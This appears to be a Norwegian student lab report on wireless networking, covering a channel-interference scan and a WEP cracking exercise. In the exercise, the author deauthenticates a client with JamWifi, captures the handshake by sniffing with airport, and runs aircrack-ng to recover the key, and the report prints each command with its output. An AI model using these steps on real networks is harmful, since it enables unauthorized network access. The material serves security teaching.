Øving N17

Scanning av trådløse nettverk

Her ble NetSpot til macOS brukt. Skjermdumpen under viser resultatet av scanningen. Her vil det for 2.4 GHz være hensiktsmessig å velge kanal 5 eller 6. For 5GHz vil kanal 132 og oppover føre til minst interferens.



Fig 1: Scanning av det trådløse nettet, 2.4GHz

Fig 2: Scanning av det trådløse nettet, 5GHz

Sikkerhetstest

Her ble aircrack-ng og JamWifi brukt på macOS.

Brukte først airport kommandoen til å scanne nettet, slik:

```
$ sudo airport -s

SSID                      BSSID      RSSI CHANNEL    HT CC SECURITY
Bandidos MC_5GHz 30:23:03:c2:9f:20 -73     36      N  GB   WEP
```

Lyttet deretter på nettverket med trådløst kort (en0) på kanal 36:

```
$ sudo airport en0 sniff 36
```

Koblet til en klient, i dette tilfellet en annen laptop. Brukte JamWIFI til å de-autentisere klienten, slik at den koblet seg til på nytt. Da ble den krypterte handshaken snappet opp. Etter en viss tid avsluttet vi avlyttingen. Da ble pakkene lagret i filen */tmp/airportSnifffT6Sdr.cap.*

Brukte deretter aircrack til å dekryptere passordet:

```
$ aircrack-ng -1 -a 1 -b 30:23:03:c2:9f:20 /tmp/airportSnifffT6Sdr.cap

                    Aircrack-ng 1.6 rev 73bacf81

             [00:00:00] Tested 290 keys (got 30572 IVs)

   KB    depth   byte(vote)
    0    4/  7   EC(36352) 10(36096) F8(36096) 76(35840) AB(35840)
6C(35840) D2(35584) 11(35584) 21(35328) 8B(35328)
    1    0/  2   22(41728) 44(39680) 0F(38400) 67(37120) A3(36608)
26(36352) 93(36352) 83(36352) C7(36096) EC(36096)
    2    0/  1   7D(46848) 97(41216) 7C(37376) 31(37376) 71(37120)
D8(36864) FA(35840) 22(35840) BB(35840) 46(35584)
    3    0/  4   A4(38656) 11(37120) A8(36864) 09(36864) 7E(36352)
56(36352) 37(36352) 17(36096) BE(36096) 29(35840)
    4    0/  6   BB(39936) 09(38400) FB(38400) 16(38400) F4(38144)
8B(38144) 65(37888) 7A(37376) 29(37120) 70(36608)

                 KEY FOUND! [ 10:22:7D:A4:BB ]

Decrypted correctly: 100%
```

Som vi ser ble nøkkelen funnet. Den var i dette tilfellet 10227DA4BB.